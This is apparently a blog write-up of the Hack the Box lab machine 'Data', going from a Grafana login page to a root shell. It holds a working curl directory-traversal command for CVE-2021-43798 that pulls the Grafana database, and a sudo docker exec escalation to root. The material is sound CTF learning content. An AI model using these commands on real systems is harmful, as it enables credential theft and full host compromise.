from login screen to root shell: a traversal tale
I recently did the machine „data“ on Hack the Box. This is a retired Linux machine and the difficulty level is marked as easy. As always, since I don’t read the machine info, I let myself be surprised..:)… I also don’t trust the difficulty rating, because for me every machine is absolute brainfuck anyway.
lets start
So, as usual, the first step: recon. For that I usually start with an nmap scan:
                Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-05 18:53 CEST
                Stats: 0:01:29 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
                Service scan Timing: About 100.00% done; ETC: 18:55 (0:00:00 remaining)
                Nmap scan report for 10.129.134.55
                Host is up (0.023s latency).
                Not shown: 998 closed tcp ports (reset)
                PORT     STATE SERVICE VERSION
                22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
                | ssh-hostkey:
                |   2048 63:47:0a:81:ad:0f:78:07:46:4b:15:52:4a:4d:1e:39 (RSA)
                |   256 7d:a9:ac:fa:01:e8:dd:09:90:40:48:ec:dd:f3:08:be (ECDSA)
                |_  256 91:33:2d:1a:81:87:1a:84:d3:b9:0b:23:23:3d:19:4b (ED25519)
                    3000/tcp open  ppp?
                | fingerprint-strings:
                |   FourOhFourRequest:
                |     HTTP/1.0 302 Found
                |     Cache-Control: no-cache
                |     Content-Type: text/html; charset=utf-8
                |     Expires: -1
                |     Location: /login
                |     Pragma: no-cache
                |     Set-Cookie: redirect_to=%2Fnice%2520ports%252C%2FTri%256Eity.txt%252ebak; Path=/; HttpOnly; SameSite=Lax
                |     X-Content-Type-Options: nosniff
                |     X-Frame-Options: deny
                |     X-Xss-Protection: 1; mode=block
                |     Date: Tue, 05 Aug 2025 16:54:30 GMT
                |     Content-Length: 29
                |     href="/login">Found.
                |   GenericLines, Help, Kerberos, RTSPRequest, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
                |     HTTP/1.1 400 Bad Request
                |     Content-Type: text/plain; charset=utf-8
                |     Connection: close
                |     Request
                |   GetRequest:
                |     HTTP/1.0 302 Found
                |     Cache-Control: no-cache
                |     Content-Type: text/html; charset=utf-8
                |     Expires: -1
                |     Location: /login
                |     Pragma: no-cache
                |     Set-Cookie: redirect_to=%2F; Path=/; HttpOnly; SameSite=Lax
                |     X-Content-Type-Options: nosniff
                |     X-Frame-Options: deny
                |     X-Xss-Protection: 1; mode=block
                |     Date: Tue, 05 Aug 2025 16:53:59 GMT
                |     Content-Length: 29
                |     href="/login">Found.
                |   HTTPOptions:
                |     HTTP/1.0 302 Found
                |     Cache-Control: no-cache
                |     Expires: -1
                |     Location: /login
                |     Pragma: no-cache
                |     Set-Cookie: redirect_to=%2F; Path=/; HttpOnly; SameSite=Lax
                |     X-Content-Type-Options: nosniff
                |     X-Frame-Options: deny
                |     X-Xss-Protection: 1; mode=block
                |     Date: Tue, 05 Aug 2025 16:54:04 GMT
                |_    Content-Length: 0
                1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
                SF-Port3000-TCP:V=7.94SVN%I=7%D=8/5%Time=68923727%P=x86_64-pc-linux-gnu%r(
                SF:GenericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x2
                SF:0text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad
                SF:\x20Request")%r(GetRequest,174,"HTTP/1\.0\x20302\x20Found\r\nCache-Cont
                SF:rol:\x20no-cache\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nExp
                SF:ires:\x20-1\r\nLocation:\x20/login\r\nPragma:\x20no-cache\r\nSet-Cookie
                SF::\x20redirect_to=%2F;\x20Path=/;\x20HttpOnly;\x20SameSite=Lax\r\nX-Cont
                SF:ent-Type-Options:\x20nosniff\r\nX-Frame-Options:\x20deny\r\nX-Xss-Prote
                SF:ction:\x201;\x20mode=block\r\nDate:\x20Tue,\x2005\x20Aug\x202025\x2016:
                SF:53:59\x20GMT\r\nContent-Length:\x2029\r\n\r\nFoun
                SF:d\.\n\n")%r(Help,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-
                SF:Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n40
                SF:0\x20Bad\x20Request")%r(HTTPOptions,12E,"HTTP/1\.0\x20302\x20Found\r\nC
                SF:ache-Control:\x20no-cache\r\nExpires:\x20-1\r\nLocation:\x20/login\r\nP
                SF:ragma:\x20no-cache\r\nSet-Cookie:\x20redirect_to=%2F;\x20Path=/;\x20Htt
                SF:pOnly;\x20SameSite=Lax\r\nX-Content-Type-Options:\x20nosniff\r\nX-Frame
                SF:-Options:\x20deny\r\nX-Xss-Protection:\x201;\x20mode=block\r\nDate:\x20
                SF:Tue,\x2005\x20Aug\x202025\x2016:54:04\x20GMT\r\nContent-Length:\x200\r\
                SF:n\r\n")%r(RTSPRequest,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent
                SF:-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n4
                SF:00\x20Bad\x20Request")%r(SSLSessionReq,67,"HTTP/1\.1\x20400\x20Bad\x20R
                SF:equest\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\
                SF:x20close\r\n\r\n400\x20Bad\x20Request")%r(TerminalServerCookie,67,"HTTP
                SF:/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20chars
                SF:et=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(TLSSe
                SF:ssionReq,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20tex
                SF:t/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20
                SF:Request")%r(Kerberos,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-
                SF:Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n40
                SF:0\x20Bad\x20Request")%r(FourOhFourRequest,1A1,"HTTP/1\.0\x20302\x20Foun
                SF:d\r\nCache-Control:\x20no-cache\r\nContent-Type:\x20text/html;\x20chars
                SF:et=utf-8\r\nExpires:\x20-1\r\nLocation:\x20/login\r\nPragma:\x20no-cach
                SF:e\r\nSet-Cookie:\x20redirect_to=%2Fnice%2520ports%252C%2FTri%256Eity\.t
                SF:xt%252ebak;\x20Path=/;\x20HttpOnly;\x20SameSite=Lax\r\nX-Content-Type-O
                SF:ptions:\x20nosniff\r\nX-Frame-Options:\x20deny\r\nX-Xss-Protection:\x20
                SF:1;\x20mode=block\r\nDate:\x20Tue,\x2005\x20Aug\x202025\x2016:54:30\x20G
                SF:MT\r\nContent-Length:\x2029\r\n\r\nFound\.\n\
                SF:n");
                Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

                Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
                Nmap done: 1 IP address (1 host up) scanned in 91.51 seconds
Here you can see that two TCP ports are open. One is port 22, where ssh listens by default, and then port 3000. Nmap shows that http is listening on this port. So one can assume that a web server is running here. Long story short… the port is opened in the browser and we land on a login page of the software Grafana. Grafana can be used to visually present different data and to support the analysis of this data.
A lot can be done on such a login page. You could start a brute-force attack or maybe try some default credentials like admin:admin or admin:password. Of course that won’t work, but you never know… someday… 🙂 But what can also be quite useful information on a login page is the display of the software version in use. In this case, the version is v8.0.0 and if you hand that over to Google together with the word exploit, you quickly find CVE 2021-43798. This vulnerability allows a directory traversal attack and thus files on the server outside of the Grafana instance can be read. Affected are versions 8.0.0 to 8.3.0.
what is the cause of the vulnerability?
If I understood everything correctly, it is due to the way Grafana processes file paths for static plugin resources. In this case, it specifically affects the endpoint /public/plugins/
this is crazy hacker stuff, but how does it go on?
Well, because of the vulnerability not only sensitive data can be viewed but files can also be downloaded. With curl and the following command the Grafana database can be downloaded, in which for example the different user login data are stored:
curl -o grafana.db --path-as-is http://{TARGET-IP}:3000/public/plugins/welcome/../../../../../../../../var/lib/grafana/grafana.dbWith the help of sqlite3 this file can then be read. This can look as follows:

Now it gets really tricky again. Apparently, Grafana stores the user login data using a PBKDF2 algorithm from the Golang library under the format
password,saltThe password is hashed with the PBKDF2 algorithm and stored together with the salt as a hex string. That in turn means that if you have such a combination and you want to use hashcat for cracking, then the data first has to be converted into a format readable by hashcat. Fortunately, there is a tool that can do that. Holy moly… what a ride, but we’re not at the end yet. First, we can log in via ssh as boris and grab the user flag..wooohooooo
and let there be root...
When I land as some user on a remote machine, among other things I check first with the command sudo -l which files the user can execute as sudo without entering a sudo password. That can look like this:
Matching Defaults entries for boris on localhost: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/ sbin\:/bin\:/snap/bin

                User boris may run the following commands on localhost:
                (root) NOPASSWD: /snap/bin/docker exec *
Here we see that the user boris can use docker instances in some way as sudo. First we can check with
docker ps
what is running under docker. Unfortunately that command doesn’t work, but with
ps aux | grep docker
we get a similar overview. That shows us the following:

From this it is evident that a container named e6ff5b1cbc85cdb2157879161e42a08c1062da655f5a6b7e24488342339d4b81 is running. And now it gets a bit tricky again and you first have to come up with it. Without reading about it I definitely wouldn’t have thought of it. With the command sudo docker exec -it --privileged --user root e6ff5b1cbc85cdb2157879161e42a08c1062da655f5a6b7e24488342339d4b81 bashwe can enter the container via shell as root. And now the host system can be mounted and we have access to the host system as root and get the root flag. I had to think about that for quite a while because I didn’t understand the path right away. But apparently, because boris can start a docker instance with elevated rights, he can then access the host system as root through the docker instance and then do root things. Pretty crazy stuff..:)..I definitely learned a lot of new things. I hope you did too. Thanks for reading…:)